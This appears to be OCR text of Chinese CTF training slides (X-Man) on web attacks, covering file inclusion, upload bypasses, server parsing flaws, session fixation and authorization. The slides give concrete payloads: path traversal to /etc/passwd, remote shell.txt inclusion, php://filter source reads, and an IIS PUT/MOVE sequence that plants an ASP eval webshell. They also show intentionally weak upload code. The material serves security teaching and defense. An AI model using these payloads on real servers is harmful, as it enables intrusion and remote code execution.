
LFI


- 读取敏感文件：file=../../../../etc/passwd
  - <?php include('../../../../etc/passwd'); ?>
- 包含一句话木马文件getshell：
- 包含日志文件getshell
- http://www.test.com/view.php?page=../../../../proc/self/environ，利用/proc/self/environ进行包含
- 包含临时文件（条件竞争）

-

```
<form action="upload_file.php" method="post"
enctype="multipart/form-data">
<label for="file">Filename:</label>
<input type="file" name="file" id="file" />
<br />
<input type="submit" name="submit" value="Submit" />
</form>
```

-
  -
  -
  -
  -


HTTP POST with a file arrives
PHP begins analysis
PHP creates temp file
PHP writes data to temp file
PHP closes temp file
script execution begins
[optional] script moves uploaded file
script execution ends
PHP removes temp files (if any)
time
time window



- 如何获取临时文件名？

- 利用phpinfo()，当向任意php文件post请求上传数据时，可以直接在phpinfo页面找到临时文件的路径及名字。

- 包含临时文件，执行php命令，getshell

- 难点：临时文件生存周期极短，如何延长？

- 分块传输编码

- 通过分块传输编码，提前获知临时文件名称
- 通过增加临时文件名后数据长度来延长时间
- 通过大量请求来延迟PHP脚本的执行速度

```
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked

25
This is the data in the first chunk

1C
and this is the second one

3
con

8
sequence
```

- 难点：临时文件生存周期极短，如何延长？
- 分块传输编码
- 通过分块传输编码，提前获知临时文件名称
- 通过增加临时文件名后数据长度来延长时间
- 通过大量请求来延迟PHP脚本的执行速度

```
1
2   cost-time:0.00312018
3   cost-time:0.00330018
4   cost-time:0.00335407
5   cost-time:0.00312900
6   cost-time:0.00401115
7   cost-time:0.00345492
8   cost-time:0.00390505
9   cost-time:0.00307679
10  cost-time:0.00335097
11  cost-time:0.00312495
12  cost-time 0.00693511
13  cost-time 0.00711011
14  cost-time 0.00707411
15  cost-time 0.00722002
16  cost-time 0.00785899
17  cost-time 0.00721597
18  cost-time 0.00784087
19  cost-time 0.01276803
20  cost-time 0.00743198
21  cost-time 0.02131605
22  cost-time:0.00218105
23  cost-time:0.00213503
24  cost-time:0.00309586
25  cost-time:0.00302410
26  cost-time:0.00348210
27  cost-time:0.00272297
```

有限制的LFI

- <?php include("inc/" . $_GET['file'] . ".htm"); ?>
- %00截断?file=../../../../../../../../../../etc/passwd%00，(需要magic_quotes_gpc=off，PHP小于5.3.4有效)
- 路径长度截断：?file=../../../../etc/passwd/./././/./[…]/./././/./.(php版本小于5.2.8(?)可以成功，linux需要文件名长于4096，windows需要长于256)
- 点号截断：?file=../../../../../../../../../../boot.ini/.[…].(php版本小于5.2.8(?)可以成功，只适用windows，点号需要长于256)

远程文件包含RFI

- <?php include($_GET['file']); ?>
- 远程代码执行：?file=[http|https|ftp]://example.com/shell.txt，(需要allow_url_fopen=On并且 allow_url_include=On)
- php://input：接收post数据allow_url_include=On下直接包含php代码会被执行（[redacted]）
- 读取源码：?file=php://filter/convert.base64-encode/resource=index.php
- phar://、zip://伪协议解压缩包含一句话木马


X-Man
Part 03
文件上传
X-Man

文件上传介绍

绕过黑名单

绕过白名单

防御文件上传攻击

文件上传漏洞

- 用户上传一个可执行的脚本文件，获得了执行服务器端命令的能力。
- getshell最为常用、直接的方式
- “文件上传”本身是一个正常的业务需求，问题在于如何安全的上传

触发条件

- 上传的文件被Web容器解释执行
- 用户能够从web网页访问到被上传的文件（直接或间接）
- 用户上传的文件通常不能被网站程序压缩、修改内容

直接上传一句话

- 很多上传点依赖于对访问上传页面的访问权限控制
- 一旦上传页面暴露，直接就可以getshell

```php
if(is_uploaded_file($_FILES['myfile']['tmp_name'])) {
    $uploaded_file=$_FILES['myfile']['tmp_name'];
    $file_true_name=$_FILES['myfile']['name'];
    if(move_uploaded_file($uploaded_file,$file_true_name)) {
        echo $_FILES['myfile']['name']."上传成功";
    } else {
        echo "上传失败";
    }
} else {
    echo "上传失败";
}
```

最基本的文件上传代码

防御文件上传

- 客户端javascript校验（通常校验扩展名）
- 检查文件扩展名*
- 检查MIME类型
- 随机文件名*
- 隐藏路径*
- 重写内容（影响效率）imagecreatefromjpeg...
- 检查内容是否合法

客户端javascript校验

- 在浏览加载文件，但还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png后缀名的文件，而此时并没有发送数据包。

- 抓包改包轻松绕过

检测MIME类型

- 客户端判断：$_FILES['myfile']['type'] == 'image/jpeg'
- 服务端判断：

```
$finfo = finfo_open(FILEINFO_MIME);
$mimetype = finfo_file($finfo, $file_true_name);
```

- 非常容易欺骗....

检查内容

- 看上去很有效，但是，只要是黑名单方法，就不那么可靠

```php
$content = file_get_contents($file_true_name);
if (stripos($content, "<?php")) {
    die('php!!!');
}
```

隐藏路径

- 移到一个不为人知的路径

```php
$file_true_name=$secret_path.$_FILES['myfile']['name'];
if(move_uploaded_file($uploaded_file,$file_true_name)) {
    echo $_FILES['myfile']['name']."上传成功";
} else {
    echo "上传失败";
}
```

- 受到业务需求的限制，比如头像必须要被访问到

随机文件名

- $file_true_name=md5(rand(1,1000)).$_FILES['myfile']['name'];

- 受到业务需求的限制，比如头像必须要被访问到

检查文件扩展名

- 最直接有效的方法
- web服务器根据文件扩展名来选择不同的方式解析
- 可以使用白名单和黑名单

黑名单

- 绕过？

```php
$name = $_FILES['myfile']['name'];
$ext_name = substr($name,-4);
if($name1==".php")
    die('php!!');
```

- php3、php5、phtml、PHP、pHp、phtm
- jsp jspx jspf
- asp asa cer aspx
- exe exee

白名单

- 能绕过白名单的方法也能绕过黑名单

```
$ext_name = substr($name,-4);
if(($name1==".gif") and ($name1!==".jpg"))
    die('error');
```

白名单绕过

- 配合文件包含漏洞
- 截断绕过
- 利用NTFS ADS特性
- 配合服务器解析漏洞
- 配合CMS、编辑器漏洞

截断绕过

- test.php(0x00).jpg

```php
$name = $_FILES['myfile']['name'];
$ext_name = substr($name,-4);
if(($name1==".gif") and ($name1!==".jpg"))
    die('error');
$file_true_name=md5(rand(1,1000)).$_FILES['myfile']['name'];
if(move_uploaded_file($uploaded_file,$file_true_name)) {
    echo $_FILES['myfile']['name']."上传成功";
} else {
    echo "上传失败";
```

利用NTFS ADS特性

- ADS是NTFS磁盘格式的一个特性，用于NTFS交换数据流。

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

IIS5.x-6.x解析漏洞

- 使用iis5.x-6.x版本的服务器，大多为windows server 2003，网站比较古老，开发语句一般为asp；该解析漏洞也只能解析asp文件，而不能解析aspx文件。

- 目录解析(6.0)，www.xxx.com/xx.asp/xx.jpg（xx.asp要存在）

- www.xxx.com/xx.asp;.jpg 服务器默认不解析;号后面的内容，因此xx.asp;.jpg便被解析成asp文件了。(xx.asp;.jpg为上传文件)

IIS的PUT上传

- PUT是在WebDav中定义的一个方法，允许用户上传文件到指定目录。

- 在许多WebServer中都默认禁用了此方法，或者对上传做了严格限制。但在IIS中，如果目录支持写权限，同时开启了WebDav，就会支持PUT，再结合MOVE方法，可Getshell。

IIS的PUT上传

- Step1：通过Options探测服务器信息。

OPTIONS / HTTP/1.1

Host: www[redacted]

返回：

HTTP/1.1 200 OK
Date: Fri, 01 Jan 2010 07:54:55 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
Cache-Control: private

IIS的PUT上传

- Step2：上传文件。

```
PUT /test.txt HTTP/1.1
Host: www.[redacted]
Content-Length: 26
<%eval(request("cmd"))%>
```

返回：

```
HTTP/1.1 201 Created
Date: Fri, 01 Jan 2010 07:57:44 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: [redacted]
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, LOCK, UNLOCK
```

成功创建文件。

IIS的PUT上传

- Step3：通过MOVE改名。

MOVE /test.txt HTTP/1.1
Host: www[redacted]
Destination: http://www[redacted]/shell.asp

返回：

HTTP/1.1 201 Created
Date: Fri, 01 Jan 2010 08:09:18 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://www[redacted]/shell.asp
Content-Type: text/xml
Content-Length: 0

apache解析漏洞

- Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 test.php.owf.rar “.owf”和”.rar” 这两种后缀是apache不可识别解析,apache就会把test.php.owf.rar解析成php
- www.xxxx.xxx.com/test.php.php123
- Apache的httpd.conf的AddHandler php5-script .php 这时只要文件名里包含.php 即使文件名是 test2.php.jpg 也会以 php 来执行。（配置错误）

nginx解析漏洞 (Nginx <8.03)

- cgi.fix_pathinfo开启时（为1）
- 当访问www.xx.com/phpinfo.jpg/1.php时，会将phpinfo.jpg当做php进行解析
- 其中1.php是一个不存在的文件

练习

- http://202.112.51.184:8004

Part 04
访问控制和会话管理

认证与授权

- Authentication & Authorization
- 认证是识别用户
- 授权是决定用户能做什么

认证

- 单因素认证与多因素认证
- 密码强度：
  - OWASP推荐：6|8，多种组合
- 密码加密存储在数据库（哈希）
- Session与Cookie

Session认证

- sessionID标识身份，在会话生命周期内失窃等于账户失窃
- 常见保存于Cookie中
- Cookie劫持：嗅探、本地文件窃取、XSS攻击

Session Fixation攻击

- 正确做法，登录成功后重写sessionID





Figure 1: Simple session fixation in an URL-based web banking system

单点登录SSO

- 用户只需要登录一次
- 风险过于集中
- OpenID提供者参差不齐



授权

- 用户有限制的访问资源，就是访问控制
- 基于URL的访问控制
- 基于方法的访问控制
- 基于数据的访问控制

越权

- 水平越权
- 垂直越权

Have Fun

- babyweb
  - http://202.112.51.184:9005

- babyweb2
  - http://150.95.146.164:10003
  - source code: 链接: https://pan.baidu.com/s/1wCQSI-W8dqS990LUhJlqpQ 密码: 285a


THANKS
xman